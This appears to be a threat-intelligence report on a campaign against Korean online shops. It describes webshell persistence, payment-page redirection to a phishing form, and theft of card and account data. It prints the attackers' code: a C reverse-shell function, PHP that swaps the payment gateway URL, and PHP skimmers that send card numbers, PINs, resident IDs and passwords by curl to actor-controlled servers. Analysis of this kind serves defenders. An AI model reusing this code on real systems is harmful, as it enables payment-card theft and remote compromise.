
Initial Access to Online Stores

- Employed various methods to initially access




Phishing Toolkits

- Uploaded toolkits containing all necessary phishing-related components



Webshell for Persistence


- Persistently accessed and executed commands on the victim system via a webshell



The image shows a webshell interface with a file directory listing on the left and a code editor on the right. The directory listing shows files like .user.ini, 1.txt, 2.php, 3.html, dirty.c, mysql.php, nmap, openssh-5.9p1.tar.gz, pay.ynwtuukf.net.rar, phpMyAdmin-3.4.7.1-all-languages.tar.gz, revshell.c, and sshd_config. The code editor shows a C program for a reverse shell listener.

```
25 /*
26  * Start the reverse shell
27  */
28 void reverse_shell(char *attacker_ip, unsigned short int attacker_port){
29     int sd;
30     struct sockaddr_in server_addr;
31     struct hostent *server;
32
33     sd = socket(AF_INET, SOCK_STREAM, 0);
34     if(sd < 0) return;
35     server = gethostbyname(attacker_ip);
36     if(server == NULL) return;
37     bzero((char *) &server_addr, sizeof(server_addr));
38     server_addr.sin_family = AF_INET;
39     bcopy((char *)server->h_addr, (char *)&server_addr.sin_addr.s_addr,
40         server->h_length);
41     server_addr.sin_port = htons(attacker_port);
42
43     if(connect(sd, (struct sockaddr *)&server_addr, sizeof(server_addr)) < 0)
44         return;
45     //Print header
46     write(sd, MOTD, strlen(MOTD));
47
48     /*
49     * Connect socket to stdio
50     * Run shell
51     */
52     dup2(sd, 0);
53     dup2(sd, 1);
54     dup2(sd, 2);
55     execl(SHELL, SHELL, (char *)0);
56     close(sd);
57 }
58
59 /*
60  * ICMP packet mode
61  */
62 void ping_listener(void){
63     int sockfd;
```

How Phishing payment pages work



Manipulation of the legitimate payment page

- Manipulated the legitimate payment page to redirect users to the phishing page

```
70  if(!$_COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $sess['level
    '<50){
71  if($date1>18 || $date1<8){
72  setcookie("__smVisitorID","zxf3543y4f4hjf65jfh5j65y",time()+76000);
73  printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,
    str_replace("https://rsmpay.kcp.co.kr/pay/mobileGW.kcp", "
    https://www. store's domain /mail/kcp/
    eximbay.php?url=https://rsmpay.kcp.co.kr/pay/mobileGW.kcp", $approveRes->
    payUrl), $payService->resMsg );
74  }elseif ($date==0 || $date==6){
75  setcookie("__smVisitorID","zxf3543y4f4hjf65jfh5j65y",time()+76000);
76  printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,
    str_replace("https://rsmpay.kcp.co.kr/pay/mobileGW.kcp", "
    https://www. store's domain /mail/kcp/
    eximbay.php?url=https://rsmpay.kcp.co.kr/pay/mobileGW.kcp", $approveRes->
    payUrl), $payService->resMsg );
77  }else{
```

phishing
payment page

legitimate payment
gateway's page

Manipulation of the legitimate payment page

select shipping method

Shipping 기본배송
 퀵서비스
 방문수령

payment amount

amount	30,000 원
Shipping fee	6,000 원 물고기 보존포장비(또는 섬지역) 3,000원이 포함됨
total	36,000 원

payment method

payment

credit card bank transfer
 mobile virtual account

Purchase confirmation

terms 구매하실 상품의 상품정보 및 가격을 확인하였으며, 이에동의합니다. (전자상거래법 제8조 제2항)

select payment method

Payment method 신용카드

general payment

Credit card number

Expire date 01 2022

CVC number
* 카드뒷면의 숫자 중 마지막 3자리

Resident ID number

Card PIN
숫자 4~6자

Additional Password
(선택 입력 사항)
영문+숫자+특수문자 6~16자

Amount 0 원

이용약관에 동의합니다.

KCP

Polo Shirt (White) 30 \$

제공기간

Agree to terms and conditions 보기

Simple payment Standard payment

PAYCO 1% cashback on points

KB국민카드 Interest-free for 2-3 months

HyundaiCard Interest-free for 2-3 months

samsung BC shinhan

lotte hana nonghyup

woori citi + more

NH농협카드 2~4개월 무이자 할부

공지 전북카드 일부 할부거래 무이자 미적용 2/3

inserted the phishing payment page

Collecting additional information

- Extracted users' personal information(Name, ID, PW, IP, etc) using session variables

```
5  if(file_exists($_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php")){
6  include $_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php";
7  include $_SERVER['DOCUMENT_ROOT']."../conf/config.php";
8  $data1 = $db->fetch("SELECT * FROM gd_member WHERE m_no =".$_sess['m_no']);
9  }else{
10 session_start();
11 ini_set("error_reporting","E_ALL & ~E_NOTICE");
12 }
13 header("Content-type: text/html; charset=utf-8");
14 function request_by_curl($remote_server, $post_string) {
15     $ch = curl_init();
16     curl_setopt($ch, CURLOPT_URL, $remote_server);
17     curl_setopt($ch, CURLOPT_POSTFIELDS, $post_string);
18     curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
19     curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
20     curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
21     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
22     curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv)
    AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
23     $data = curl_exec($ch);
24     curl_close($ch);
25
26     return $data;
27 }
28 $post='&ka='.$_POST['cardno1'].'&cardno2='.$_POST['cardno2'].'&cardno3='.$_POST['cardno3'].'&cardno4='.$_POST['cardno4'].'&ri1='.$_POST['month']
    .'&ri2='.$_POST['year'].'&shen='.$_POST['firstname'].'&lastname='.$_POST['lastname'].'&curl='.$_SERVER['HTTP_REFERER']
    .'&ip='.$_SERVER['REMOTE_ADDR'].'&xi='.$_SERVER['HTTP_USER_AGENT'].'&ing='.$_ing.'&webid='.$_sess['m_id']
    .'&webpasswd='.$data1['password'];
29 $str=file_get_contents("php://input");
30
31 unlink('test.txt');
32 copy(session_id().'.txt','test.txt');
33 unlink(session_id().'.txt');
34 //request_by_curl('http://141.164.55.248/krpay/krpay.php', $str.$post);
35 request_by_curl('http://141.164.55.248/krpay/connpay.php', $str.$post.'&cid=a03&cip='.$_SERVER['REMOTE_ADDR']
    ');
```

Data exfiltration

- Transmitted and stored all collected information on the threat actor's server

```
6  curl_setopt($ch, CURLOPT_URL, $remote_server);
7  curl_setopt($ch, CURLOPT_POSTFIELDS, $post_string);
8  curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
9  curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
10 curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
11 curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
12 curl_setopt($ch, CURLOPT_COOKIE, 'PHPSESSID=a5d8d43c57954a938a4c66d9d68784da');
13 curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv)
    AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
14 $data = curl_exec($ch);
15 curl_close($ch);
16
17 return $data;
18 }
19 $str=file_get_contents("php://input")."&passwd2=".$_POST['cdPswd']."&passwd=".$_POST['cdPswd']."&phone=".$_POST['tccc'].
    $_POST['mb\NoF']. "-".$_POST['mb\NoS']. "-".$_POST['mb\NoT']."&phoneCertNo=".$_POST['mb\An'].
    "&ip=".$_SERVER['REMOTE_ADDR']."&name=乐天".$_POST['userName']."&ing=乐天."&ka=".$_POST['rrno']."&cvc=".$_POST['cvcV'].
    "&ri=".$_POST['cdV\lMt']. "/" . $_POST['cdV\Yt'];
20 request_by_curl('http://pay.ynwtuu.net/krpay/krpay.php', $str);
21 request_by_curl('http://pay.ynwtuu.net/krpay/connpay.php', $str."&cid=c00");
22 include_once('test.txt');
23 echo '<script>alert("카드사 오류로 인하여 결제 실패되었습니다 앱을 통하여 다시
    결제해주세요.");document.payService.submit()</script>';
```

